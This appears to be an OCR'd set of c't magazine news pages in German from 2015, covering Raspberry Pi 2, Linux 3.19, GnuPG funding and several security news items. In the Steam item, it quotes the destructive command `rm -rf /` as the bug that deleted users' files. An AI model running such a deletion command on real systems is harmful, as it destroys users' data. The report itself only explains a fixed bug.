Lancom hat seinen **IPSec-VPN-Client** auf Version 3.0 aktualisiert. Die Software läuft nun auf Windows 8.1 und kann auf Tablets die Verbindung im Hintergrund dauerhaft halten (Always on).

O2 Telefónica hat den **Zugang zu seinem LTE-Netz** jetzt auch für Bestandskunden geöffnet. Die LTE-Freischaltung läuft automatisch und kostenfrei.

Der **Windows-Netzwerktreiber cFos-Speed** ist in Version 10 erschienen und funktioniert jetzt auch mit Windows 10.

Der auf der CES vorgestellte **WLAN-Router Almond+ mit Smart-Home-Schnittstellen** (c't 4/15, S. 25ff) soll in den nächsten drei Monaten für 280 Euro auf den deutschen Markt kommen.

Für 583 Euro bietet Bintec-Elmeg seine per PoE **fernspeisbare WLAN-Basis W1003n für Industrieeinsatz** an. Sein Funkmodul ist dualband-fähig und schafft bis zu 300 MBit/s brutto; es soll auch als Client oder Bridge arbeiten können.

© Copyright by Heise Zeitschriften Verlag

Raspberry Pi 2: Vier Kerne und Windows 10


Viereinhalb Millionen Mal wurde der Bastelrechner Raspberry Pi bisher verkauft. Das kann aber nicht über seine Defizite hinwegtäuschen: Single-Core-CPU mit 700 MHz, 512 MByte RAM und eine gruselige Anbindung von Netzwerk und USB – das ist einfach nicht zeitgemäß. Nachahmer wie Banana Pi, Cubie-Board und Cubox-i haben gezeigt, dass man mit neueren ARM-SoCs und etwas Nachdenken bessere Designs hinbekommt: Leider haben die Konkurrenten, die dem Raspi wirklich überlegen sind, auch zwei Nachteile: Sie kosten mehr und brauchen mehr Strom.

Außerdem gibt es sehr viel Software und Zubehör, die dem Raspi bei seiner Verbreitung geholfen haben. Deshalb, meint Eben Upton, der Gründer der Raspberry Pi Foundation, sei volle Kompatibilität zum Raspi 1 beim Design eines schnelleren Raspi eminent wichtig gewesen. Teurer sollte er außerdem nicht werden.

Und so sind die Änderungen gegenüber dem Raspi 1 B+ vom letzten Sommer minimal: Das Broadcom-System-on-Chip heißt jetzt BCM2836 statt BCM2835. Im BCM2836 stecken vier ARMv7-Kerne, die mit 900 MHz laufen, im BCM2835 nur ein ARMv6-Kern mit 700 MHz und kleinerem Cache. Dafür musste das auf 1 GByte gewachsene RAM aus dem SoC-Package auf die Unterseite der Platine umziehen. Die Grafikeinheit ist geblieben, das lästige USB-Design auch. Die Maße der Platine, die Lage der Anschlüsse, die Beschaltung der Zusatz-Pins – alles beim Alten.

Dennoch braucht der Raspi 2 neue Software, und zwar einen Kernel, der für die ARMv7-Architektur kompiliert wurde. Der Debian-Ableger Raspbian wurde schon am Wochenende vor dem Erscheinen des Raspi 2 angepasst, die Mediencenter-Distribution OpenELEC 5.0.1 mit Kodi 14.1 rund 12 Stunden danach. Weitere werden folgen, denn der Linux-Kernel kommt mit ARMv7-SoCs schon lange klar.

Bei Raspbian und OpenELEC merkt man sofort, dass praktisch alles deutlich schneller geht. Mehr Strom braucht der Raspi 2 dennoch nur unter hoher Last. Langweilt er sich, bleibt es unter Raspbian inklusive Maus und Tastatur bei 1,4 Watt. Wenn alle vier Kerne mit dem Coremark-Benchmark beschäftigt sind, genehmigt der Raspi 2 sich 2,4 Watt, während der Raspi 1 B+ unter Last auf rund 1,7 Watt kam.



Außer dem System-On-Chip namens BCM2836 unterscheidet fast nichts den Raspberry Pi 2 vom Vorgänger.

Apropos Coremark: Der Pi 1 B+ schafft da 1400 Punkte, der Pi 2 mit einem Thread schon knapp 2300. 8 Threads bringen gut 8900 Punkte. Damit sind die Extrema des möglichen Leistungszuwachses vom Pi 1 zum Pi 2 abgesteckt: Anwendungen, die wirklich nur einen Kern beschäftigen, werden nicht einmal doppelt so schnell. Anwendungen, die viele Arbeiten parallelisieren, brauchen nur noch ein Sechstel der Zeit. In der Praxis dürfte der Pi 2 sich drei- bis viermal so schnell anfühlen wie sein Vorgänger.

Technisch muss sich also keiner der Raspi-Konkurrenten fürchten. Wer als Bastler wesentlich mehr braucht, als der Raspi bisher zu bieten hatte, ist weiterhin mit einem der vielen anderen ARM-Boards besser bedient. Schneller angebundene Massenspeicher, schnellere Grafik, mehr eingebaute Peripherie wie Bluetooth und WLAN bringt der Raspi 2 schließlich nicht. Doch wer den alten Raspi einfach nur zu langsam fand, der hat jetzt kaum noch Gründe, mehr als 35 Euro für ein ARM-Board auszugeben. (it@ct.de)

c't Raspbian, OpenELEC: ct.de/ybp1

Broadcom BCM2836: 4 ARMv7-Kerne mit 900 MHz statt eines ARMv6-Kerns mit 700 MHz beim Raspberry Pi 1.

Windows 10

Im Rahmen des Microsoft-Entwicklerprogramms für das Internet der Dinge wird es im Herbst Windows 10 für den Raspi 2 geben – für Entwickler kostenlos. Ein Desktop-Windows wird dabei nicht herauskommen. Microsoft will einen Fuß in die Maker-Szene bekommen, eben um auch im Internet der Dinge ein paar Windows-Rechner unterzubringen.

Raspberry Pi 2

	Raspberry Pi 1 B+	Raspberry Pi 2 B
SoC	Broadcom BCM2835	Broadcom BCM2836
Kerne/Takt	1/700 MHz	4/900 MHz
RAM	512 MByte	1 GByte
Coremark 1 Thread	1400 Punkte	2290 Punkte
Coremark 8 Threads	1400 Punkte	8918 Punkte
Leistungsaufnahme idle	1,4 Watt	1,4 Watt
Leistungsaufn. Coremark	1,7 Watt	2,4 Watt
Preis	28 €	38 €

Anzeige

© Copyright by Heise Zeitschriften Verlag

Thorsten Leemhuis

Kernel-Log

Linux 3.19: HSA- und Switch-Unterstützung

Der neue Kernel beherrscht eine AMD-Technik, die das Rechnen auf Grafikprozessoren einfacher und effizienter macht. Einige Erweiterungen schaffen Grundlagen zur besseren Unterstützung von 4k-Monitoren. Neu ist eine Infrastruktur, durch die sich zukünftig Allerwelts-Distributionen als Betriebssystem für Switches eignen sollen.

Ungefähr parallel mit dieser c't sollte der Linux-Kernel 3.19 erscheinen. Er schafft Grundlagen, um die Ansteuerung von 4K-Monitoren und Monitorausgängen in Docking-Stationen moderner Notebooks zu verbessern. Durch die Änderungen unterstützt der Kernel die Version 1.3 von DisplayID, über das Monitore Informationen zu ihrer Ansteuerung liefern. Ferner erkennt der Kernel, wenn der Bildschirm das Gesamtbild per „Tiling" zusammensetzt – etwa wenn linke und rechte Hälfte wie eigenständige Monitore angesteuert werden. Der Kernel stellt die DisplayID- und Tiling-Informationen zum Abruf bereit; darauf sollen X-Server und Wayland Compositor in Zukunft zurückgreifen, um zusammen mit anderen Erweiterungen eben auch jene 4K-Monitore und Docking-Stationen anzusteuern, die die aktuellen Linux-Distributionen schlecht oder gar nicht unterstützen.

CPU und GPU

Über den neuen Treiber Amdkfd können Anwendungen das „Heterogeneous Queuing" (HQ) bei Haupt- und Grafikprozessoren von AMD nutzen. Die Technik soll es einfacher und effizienter machen, Teilaufgaben einer größeren Arbeitsaufgabe mit dem Prozessor auszuführen, der dazu am besten geeignet ist. Anwendungen setzen die Teilaufgaben dabei mit Hilfe einer „HSA Runtime" ab – einer Userspace-Bibliothek, die vornehmlich von AMD entwickelt und im November von der HSA Foundation unter einer Open-Source-Lizenz veröffentlicht wurde. Zu den AMD-Chips, die Heterogeneous Queuing unterstützen, zählen die Prozessoren mit Kaveri-Kern, die AMD seit Anfang 2014 verkauft.

Heterogeneous Queuing ist eine von mehreren Techniken der „Heterogeneous System Architecture" (HSA), die die Effizienz bei der Zusammenarbeit verschiedener Prozessoren eines Systems steigern sollen. Die bekannteste HSA-Technik ist Heterogeneous Uniform Memory Access (HUMA), das in der Linux-Welt auch als Heterogeneous Memory Management (HMM) bekannt ist. Durch diese Technik nutzen HSA-taugliche Chips einen gemeinsamen virtuellen Adressraum, was ein Verschieben von Daten zwischen Haupt- und Grafik-Speicher vermeidet und so den Einsatz der GPU für Rechenaufgaben erheblich vereinfacht. Die Kernel-Erweiterungen zur Unterstützung von HMM stecken allerdings noch in der Begutachtungsphase.

Linux für Switches

Das Netzwerk-Subsystem von Linux 3.19 enthält eine Infrastruktur, mit der Treiber viele Switching- und Routing-Aufgaben an spezialisierte Hardware-Bausteine delegieren können. Dadurch sollen sich generische Linux-Distributionen mittelfristig als Betriebssysteme für Switches eignen, wie sie in Rechenzentren stehen. Es sind aber noch passende Treiber nötig, bevor Debian, RHEL, SLES und Co. in den Markt für Switch-Betriebssysteme vordringen können; bislang setzt auf die neue Infrastruktur nämlich nur ein Referenztreiber auf, der einen von Qemu emulierten Switching-Chip anspricht.

Der Treiber Ipvlan wurde zur Einrichtung von Netzwerkverbindungen zwischen Containern eines Systems entwickelt. Er erledigt somit Ähnliches wie der Treiber Macvlan, der virtuelle Maschinen eines Hosts effizient verbinden kann; Ipvlan greift bei den Routing-Entscheidungen aber auf Informationen aus einem höheren Layer des Netzwerkstacks zurück.

Btrfs RAID 5 & 6

Bei Linux 3.19 lassen sich auch Datenträger von Btrfs-Volumes austauschen, die die Dateisystem-eigenen RAID-5/6-Funktionen verwenden. Ferner wird Btrfs auch bei diesen RAID-Leveln Scrubbing beherrschen, bei dem Btrfs die Datenintegrität über Checksummen prüft; eventuelle Fehler repariert es sogar automatisch, sofern die intakten Redundanz-Informationen dazu ausreichen. Die RAID-5/6-Unterstützung von Btrfs gilt allerdings weiterhin als unvollständig und experimentell.

Der NVMe-Treiber, der PCIe-SSDs von Intel und einigen anderen Herstellern anspricht, verwendet ab 3.19 den Multi-Queue Block IO Queueing Mechanism. Er ist deutlich besser auf die Belange besonders schneller SSDs abgestimmt als die bislang genutzte Block-Layer-Infrastuktur, daher verspricht die Portierung den Datendurchsatz zu steigern und die Zugriffszeiten zu senken. Squashfs, das viele Linux-Distributionen zur Kompression des Root-Dateisystems bei Live-Medien nutzen, kann Daten nun mit LZ4 komprimieren; das ist etwa für Embedded-Systeme interessant, da der Algorithmus beim Dekomprimieren weniger Speicher und CPU-Ressourcen benötigt als Zlib.

IPC-Dienst im Kernel

Das bei Android zur Interprozesskommunikation verwendete Binder ist nun ein vollwertiger Bestandteil des Kernels. Der IPC-Dienst steckte bislang im Staging-Zweig für Code mit Qualitätsmängeln. Anders als sonst wurden diese jedoch vor der Hochstufung nicht beseitigt; einige bekannte Entwickler haben sich daher lautstark gegen den Schritt ausgesprochen und vor dem Einsatz des IPC-Dienstes in Anwendungsprogrammen gewarnt.

Der für die Hochstufung zuständige Entwickler führte an, es seien bereits Arbeiten im Gange, um Binder durch etwas Besseres zu ersetzen. Damit spielt er offenbar auf Kdbus an, den im Systemd-Umfeld entstandene Kernel-IPC-Dienst, der D-Bus beerben will. Die Kernel-Teile von Kdbus gingen kürzlich in die dritte Begutachtungsrunde auf der Liste der Kernel-Entwickler; es ist aber noch nicht abzusehen, wann die Kdbus-Entwickler darum bitten, ihren Code in den Linux-Kernel zu integrieren.

ARM-Emulation

Der ARM64-Code von Linux 3.19 kann einige Instruktionen älterer ARM-Architekturen emulieren, die ARM mit ARMv8 aufgegeben hat oder irgendwann aufgeben will; das ermöglicht den Einsatz von Programmen, die für ältere ARM-Architekturen kompiliert wurden und die nicht mehr unterstützten Instruktionen verwenden.

Der neue Linux-Kernel unterstützt erstmals AMDs Opteron A1100 aka Seattle – ein für Server gedachtes 64-Bit-SoC (System on Chip) mit ARMv8-Architektur, das es bislang allerdings nur auf Entwickler-Mainboards gibt. Ein solches ist auch das von ARM selbst stammende ARMv8-Board Juno, das der Kernel nun ebenfalls unterstützt.

Der Speichermanagement-Code des Kernels 3.19 unterstützt einige bislang ungenutzte Funktionen der Page Attribute Table (PAT) von x86-Prozessoren; dadurch könnten beispielsweise Grafiktreiber nun Write-through Caching beim Zugriff auf den Video-Speicher nutzen, um die Grafik-Performance zu steigern. Neu ist auch die Unterstützung für den „Nios II" – eine von Altera geschaffene 32-Bit-Prozessor-Architektur, die das Unternehmen bei einigen FPGAs nutzt. Ferner unterstützt der Kernel auch die x86-Erweiterung MPX, einen Hardware-Schutz gegen Buffer-Over- und Underflows, den Intel in die nächste Generation seiner Desktop- und Notebook-Prozessoren einbauen will. Auch den Grafikprozessor dieser in der zweiten Jahreshälfte erwarteten „Skylake"-Prozessoren unterstützt Linux 3.19 bereits. (thl@ct.de)

© Copyright by Heise Zeitschriften Verlag

Ghost: Schwachstelle in Linux-Servern entdeckt




Bild: Qualys

Der Trend geht zur Vermarktung von Sicherheitslücken durch die Firmen, die sie entdecken. Auch bei Ghost darf da ein fesches Logo nicht fehlen.

Betreiber von Linux-Servern müssen sich nach Heartbleed und Shellshock nun mit einer dritten Sicherheitslücke mit kreativem Namen herumschlagen. Ghost hat sich allerdings als nicht ganz so brisant wie seine beiden Vorgänger herausgestellt. Die Sicherheitslücke in der Standard-C-Bibliothek Glibc betrifft die Funktion gethostbyname() und kann nur in Zusammenhang mit wenigen Programmen missbraucht werden.

Betroffen sind vor allem Mailserver, die Exim und procmail einsetzten und deren Glibc-Version älter als 2.18 ist. Hier kann ein Angreifer dem System eine präparierte IP-Adresse übergeben und so einen Pufferüberlauf auslösen. Dieser kann dann wiederum verwendet werden, um Code zur Ausführung zu bringen. Eigentlich ist gethostbyname() aber veraltet und wurde von anderen Funktionen der Programme, die auf einem typischen Linux-Server laufen, nicht angreifbar sind. Desktop-Nutzer müssen sich sowieso keine Sorgen machen, da entsprechende Distributionen in der Regel Versionen von Glibc verwenden, die der verwundbaren Software weit voraus sind. (fab@ct.de)

Sicherheitsrisiko Flash

Eine in freier Wildbahn entdeckte Sicherheitslücke im Flash Player entpuppte sich als Worst-Case-Szenario. Bei Entdeckung durch Sicherheitsforscher erfreute sich ein entsprechender Zero-Day-Exploit bereits reger Benutzung im kriminellen Untergrund, wo er als Teil von Exploit-Kits vertrieben wurde. Adobe veröffentlichte kurz darauf ein Update für Flash, das aber die Zero-Day-Lücke gar nicht schloss, sondern eine andere Lücke. Während die Firma an einem zweiten Patch arbeitete, befanden sich die Rechner vieler Nutzer in konkreter Gefahr durch bösartige Webseiten.

Adobe hat mittlerweile auch das zweite Update veröffentlicht und die Gefahr durch Flash ist damit erst einmal wieder gebannt. Trotzdem wird wieder einmal deutlich, dass Adobes Plug-in momentan eines der größten Sicherheitsrisiken auf Endbenutzer-PCs ist. (fab@ct.de)

Trojaner Regin als NSA-Waffe enttarnt

Ein vom Spiegel mit den Geheimdiensten der Five-Eyes-Allianz in Verbindung gebrachter Keylogger hat sich nach einer Untersuchung von Schadcode-Experten bei Kaspersky als Teil der Cyberwaffe Regin entpuppt. Der Quellcode des Keyloggers QWERTY stammt aus den Snowden-Dokumenten und enthält Teile, die mit dem Code von Regin identisch sind. Regin ist demnach eine Software-Plattform für Cyberangriffe, die mehrere Plug-ins unterstützt. QWERTY soll eins dieser Plug-ins sein. Laut Kaspersky ist es ohne Teile von Regin nicht benutzbar – die Forscher sind sich deswegen sicher, dass die QWERTY-Entwickler auch die Macher von Regin sind.

Der Spiegel wiederum dokumentiert, dass QWERTY von den Sicherheitsdiensten der Five Eyes genutzt wird und vom australischen NSA-Equivalent Australian Signals Directorate (ASD) entwickelt wurde. QWERTY und Regin sind demnach Teil der Cyberwaffen-Infrastruktur, die in den Snowden-Dokumenten unter dem internen Codenamen „Warriorpride“ geführt wird.

Regin soll unter anderem bei dem Angriff auf den Provider Belgacom zum Einsatz gekommen sein. Experten sehen den Schadcode als ausgefeilteste Cyberwaffe seit Stuxnet an. Ende Dezember soll Regin auch auf dem privaten Rechner einer Mitarbeiterin des Kanzleramts entdeckt worden sein. Kaspersky will den Schädling inzwischen bei 27 verschiedenen Unternehmen, Institutionen und Privatleuten gefunden haben. (fab@ct.de)

Hacker’s List vermietet Cyber-Ganoven

Der Online-Marktplatz Hacker’s List funktioniert wie die auch hierzulande bekannten Projektbörsen: Der Auftraggeber stellt ein Projekt mit einer Kurzbeschreibung ein und legt fest, wie viel er dafür maximal zahlen möchte. Anschließend können die Hacker ein öffentliches Angebot unterbreiten und sich dabei gegenseitig unterbieten.

Die Aufträge auf der Seite haben es allerdings in sich: Die meisten Projekte findet man in der Kategorie „Passwortwiederherstellung“. Wer einen Facebook- oder Apple-Account knacken kann, wird vom Auftraggeber mit mehreren Hundert US-Dollar entlohnt. Nutzer bieten für einen iPhone-Hack bis zu 500 US-Dollar. Zum Beispiel, um die Textnachrichten und E-Mails des Partners lesen zu können. Obwohl bei vielen Aufträgen ziemlich klar ist, dass der Auftraggeber nicht der legitime Besitzer des Zielaccounts oder -gerätes ist, scheint es in den meisten Fällen einen oder mehrere Hacker zu geben, die den Job ausführen würden. Allerdings drängt sich die Frage auf, ob man dem Anbieter einer Plattform, die offensichtlich illegale Aufträge vermittelt, überhaupt Geld anvertrauen sollte. (rei@ct.de)


Anzeige

© Copyright by Heise Zeitschriften Verlag

KDE 5 wird alltagstauglich

Mit der Veröffentlichung von Plasma 5.2 mausert sich die fünfte Generation des KDE-Desktops zunehmend zu einer alltagstauglichen Ablösung der KDE-4-Plattform. So sind jetzt KSSHAskPass zum Abfragen der Passwörter von SSH-Schlüsseln und KScreen, ein Werkzeug zur Monitorkonfiguration, auf Qt 5 portiert. BlueDevil kümmert sich um Bluetooth-Geräte, das neue Muon liefert eine Softwareverwaltung im Stil eines App Store. Das Aussehen von Gtk+-Anwendungen lässt sich jetzt in den Plasma-Einstellungen konfigurieren.

Kubuntu wird in der kommenden Version 15.04 (Vivid Vervet) den Plasma-5-Desktop standardmäßig verwenden – die aktuelle Alpha 2 bringt bereits eine Vorabversion von Plasma 5.2 mit, die recht stabil läuft und einen guten Eindruck von den Neuerungen in KDE 5 vermittelt. Eine Reihe von KDE-Anwendungen, darunter die Editoren Kate und KWrite, das Terminalprogramm Konsole und der Bildbetrachter Gwenview, sind bereits auf die KDE Frameworks 5 portiert, die den technischen Unterbau der neuen KDE-Generation stellen. (odi@ct.de)



Plasma 5: die nächste Generation von KDE

Debian 8: Erster Release Candidate


Knapp drei Monate nach dem Einfrieren der Software-Versionsstände Ende November haben die Entwickler des Debian-Installers den ersten Release Candidate der kommenden Version 8 veröffentlicht. Jessie ist offenbar auf einem guten Weg: Seit dem Freeze ist die Zahl der Release-kritischen Bugs von über 300 auf unter 200 gesunken. Neben Bugfixes unter anderem beim Umgang mit fehlenden Firmware-Dateien bringt der RC1 das neue Theme „Lines“ für den Standard-Desktop Gnome 3.14.

Jessie verwendet den Linux-Kernel 3.16, X.org 7.7 und die Glibc 2.19. Als Init-System kommt standardmäßig Systemd zum Einsatz. Debian 8 ist für zahlreiche Plattformen verfügbar, darunter jetzt auch 64-bittige ARM- und PowerPC-Prozessoren. (odi@ct.de)

Evolve OS will auf den Linux-Desktop

Evolve OS geht neue Wege: Die Desktop-Distribution setzt nicht auf Debian/Ubuntu oder einem anderen gängigen Linux auf, sondern ist von Grund auf neu entwickelt. Der übersichtliche Budgie-Desktop orientiert sich an Googles Chrome OS; er setzt auf Gnome 3.14 auf. Es gibt ein eigenes Software-Center namens evolve-sc und einen eigenen Paketmanager eopkg, der von dem Paketmanager Pisi der türkischen Pardus-Distribution abgeleitet ist. Nachteil der eigenen Wege: Das Softwareangebot ist längst nicht so umfangreich wie bei anderen Distributionen.

Die erste Betaversion von Evolve OS steht als 64-Bit-Live-System mit Installer zum Download bereit. Unterstützung für UEFI, LVM, VPNs und Festplattenverschlüsselung versprechen die Entwickler für die Beta 2. (odi@ct.de)



Evolve OS enthält mit Budgie einen eigenen, schlanken Desktop.

Xen 4.5 verbessert ARM-Support

Die neue Version 4.5 des Xen-Hypervisors verzichtet zugunsten der neueren, in C geschriebenen Tools auf die alten Python-Tools inklusive Xend. Dank erheblicher Verbesserungen an der ARM-Portierung läuft der Xen-Hypervisor auf deutlich mehr ARM-SoCs und -Boards; neu hinzugekommen sind unter anderem AMD Seattle, Calxedas Midway, einige Exynos-SoCs von Samsung sowie CubieBoard und CubieTruck. So soll Xen auf Rechnern mit sehr viel RAM deutlich schneller booten.

Am x86-Hypervisor gab es kleinere Verbesserungen, die vor allem für große Xen-Server mit viel RAM und vielen CPUs relevant sind. (odi@ct.de)

Möglicher Datenverlust bei Steam

Unter bestimmten Bedingungen löscht der Steam-Client für Linux bei der Deinstallation oder einer Neuinstallation Daten des Benutzers. Der Fehler kann offenbar dadurch ausgelöst werden, dass die Steam-Installation von Hand in ein anderes Verzeichnis verschoben wird.

Das Skript steam.sh führt dann unter Umständen den Befehl `rm -rf /` aus – zum Glück nur mit Benutzer-, nicht mit Root-Rechten, sodass zumindest das System nicht beschädigt wird. Allerdings werden dabei alle Daten gelöscht, für die der Benutzer Schreibrechte hat. Steam hat inzwischen ein Update des Steam-Clients veröffentlicht, das den Fehler behebt. (odi@ct.de)

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Fabian A. Scherschel

Verschlüsselung hat ihren Preis

GnuPG in der Finanzmisere

In Zeiten der allgegenwärtigen Überwachung durch Geheimdienste ist E-Mail-Verschlüsselung in aller Munde. Einer der wenigen soliden Eckpfeiler ist GnuPG. Umso überraschender ist es da, dass die Entwickler dieser kritischen Software nicht über die Runden kommen.

NSA, GCHQ und ihre Verbündeten verfügen über fast unerschöpfliche Budgets, um die elektronische Kommunikation weltweit zu überwachen. Wer sich gegen diesen massiven Angriff auf die Privatsphäre der Bürger schützen will, muss auf Software zurückgreifen, die von einigen wenigen Entwicklern, oft in ihrer Freizeit, geschrieben und gepflegt wird. Diejenigen dieser Entwickler, die versuchen, ihr Hobby zum Beruf zu machen, können davon oft nur eher schlecht als recht leben.

Einer dieser Entwickler sitzt mit seiner kleinen Firma g10 Code in Düsseldorf und kümmert sich um den GNU Privacy Guard, auch als GnuPG oder GPG bekannt. Werner Koch hat die Software mitentwickelt und pflegt sie seit den Neunzigern. Der Name „g10 Code“ ist eine Anspielung auf Artikel 10 des Grundgesetzes, also jenen Teil der Verfassung, der Brief- und Fernmeldegeheimnis garantieren soll.

Koch kann von seiner Arbeit an der Verschlüsselungssoftware eher schlecht als recht leben, deshalb hat er nun eine Crowdfunding-Kampagne gestartet, um sich über Wasser zu halten und weitere Entwickler ins Boot zu holen. Anfang 2013 dachte er schon einmal daran, das ganze Projekt hinzuschmeißen und von anderen Coder-Jobs zu leben – doch dann kam Edward Snowden und rückte die Bedeutung von E-Mail-Verschlüsselung erneut in den Fokus. Seitdem redet man sogar in Nachmittags-Talkshows über sichere Kommunikation und Snowden selbst betont, dass er GPG sein Leben anvertraut habe.

Auch auf der Hacker-Konferenz 31C3 berichteten Laura Poitras und Jacob Appelbaum, wie wichtig verschlüsselte Kommunikation für Aktivisten, Dissidenten und Journalisten ist. Appelbaum bat Werner Koch aufzustehen und der Beitrag des Entwicklers und seiner Kollegen wurde vom prall gefüllten Auditorium in Hamburg mit frenetischem Beifall gewürdigt. Die Nachfrage nach einer verlässlichen Möglichkeit zur E-Mail-Verschlüsselung ist also eher größer als kleiner geworden.

> *„Jeder sollte euch finanziell unterstützen. Meine Arbeit wäre ohne eure Arbeit nicht möglich.“*
>
> *Laura Poitras auf dem 31C3*

Trotzdem fehlt es offenbar an Geld für die Entwicklung und Instandhaltung einer so wichtigen Softwarekomponente. Wie kommt das? Das größte Problem scheint zu sein, dass GnuPG nun mal gut funktioniert. Als es noch neue Funktionen in GPG zu implementieren gab, wurde Koch von mehreren Seiten gefördert. So zum Beispiel gab die Bundesregierung vor einigen Jahren Geld im Rahmen des Projektes Ägypten, welches zum Ziel hatte, GPG mit Unterstützung für S/MIME zu versorgen. Auch die Entwicklung von Gpg4win, eine Windows-Lösung zur Datei- und E-Mail-Verschlüsselung, wurde über das Bundesamt für Sicherheit in der Informationstechnik (BSI) mitfinanziert. Das hat sich allerdings in der letzten Zeit geändert.

Aus einer Anfrage des Grünen-Abgeordneten Hans-Christian Ströbele im Bundestag geht hervor, dass das Innenministerium nun hauptsächlich darauf setzt, dass die Open-Source-Gemeinde sich schon um GnuPG kümmern werde. Die „Pflege und Weiterentwicklung“ von GnuPG erfolge „im Rahmen eines etablierten, funktionierenden und verteilten Entwicklungsmodells“, so der Parlamentarische Staatssekretär des Innenministeriums Dr. Günter Krings. Dass Werner Koch diese Aufgabe fast im Alleingang bewältigt und dafür mit knappen 32 000 Euro im Jahr nach Hause geht, kam nicht zur Sprache. Immerhin will das BSI die GnuPG-Entwickler in Zukunft wieder fördern. Auf eine Anfrage von c't hin teilte die Behörde mit, noch in diesem Jahr weitere projektbezogene Gelder an die Entwickler zahlen zu wollen.

Koch ist nach eigenen Angaben mehrmals auf Firmen zugegangen, die GPG einsetzen, und hat um Finanzierung seiner Arbeit gebeten. Kein Interesse, hieß es da oft. Solange GnuPG funktioniere und keine gravierenden Sicherheitslücken aufweise, sähen Firmen nicht ein, warum man seine Arbeit unterstützen solle, sagt Koch. Dabei hat die Erfahrung mit OpenSSL und Heartbleed eindrucksvoll gezeigt, warum eine solche Einstellung fatal ist. Und der Vergleich mit dieser anderen wichtigen Krypto-Bibliothek ist gar nicht so weit hergeholt. Die Entwickler um Koch kümmern sich um knapp 30 000 Zeilen Code – ähnlich viel wie bei OpenSSL und OpenSSH zusammen. GPG sichert zwar nicht das Gros der verschlüsselten Kommunikation im Netz, ist aber doch als Baustein an vielen Punkten im Einsatz. So nutzen zum Beispiel die Linux-Entwickler GPG, um sicherzustellen, wer da eigentlich am Kernel ihres Betriebssystems mitbaut. Und auch die Integrität des herunterladbaren Quellcodes wird mit GnuPG überprüft.

> *„Trotz unserer niedrigen Gehälter haben wir in den letzten drei Jahren ungefähr 9000 Euro Verlust gemacht.“*
>
> *Werner Koch, GnuPG-Entwickler*

Auf Dauer erhoffen sich die GnuPG-Macher die Unterstützung einiger Firmen oder gemeinnütziger Organisationen. Bis dahin sammelt das Projekt auf seiner Webseite gnupg.org Geld von einzelnen Unterstützern. Für eine stabile Finanzierung benötigen die Entwickler nach eigenen Angaben 120 000 Euro im Jahr. Fast ein Drittel dieses Betrages ist seit Mitte Dezember zusammengekommen.

